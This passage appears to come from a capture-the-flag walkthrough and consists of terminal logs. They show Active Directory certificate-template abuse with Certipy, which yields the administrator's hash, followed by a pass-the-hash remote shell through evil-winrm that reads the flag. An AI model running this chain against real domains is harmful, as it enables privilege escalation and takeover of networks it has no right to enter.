Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'

```

```

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ certipy-ad req -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target DC01.sequel.htb -template DunderMifflinAuthentication -upn administrator@sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 15
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

```

```

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ certipy-ad auth -pfx administrator.pfx -domain sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$

```

```

junker@junker: /tmp/04c7/pymresket/pymresket$
$ evil-winrm -i 10.10.11.51 -u 'administrator' -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r---            1/4/2025   7:58 AM             3D Objects
d-r---            1/4/2025   7:58 AM             Contacts
d-r---            1/4/2025   7:58 AM             Desktop
d-r---            1/4/2025   7:58 AM             Documents
d-r---            1/4/2025   8:31 AM             Downloads
d-r---            1/4/2025   7:58 AM             Favorites
d-r---            1/4/2025   7:58 AM             Links
d-r---            1/4/2025   7:58 AM             Music
d-r---            1/4/2025   7:58 AM             Pictures
d-r---            1/4/2025   7:58 AM             Saved Games
d-r---            1/4/2025   7:58 AM             Searches
d-r---            1/4/2025   7:58 AM             Videos

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
96cab527376b1942f0528796f35f937
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```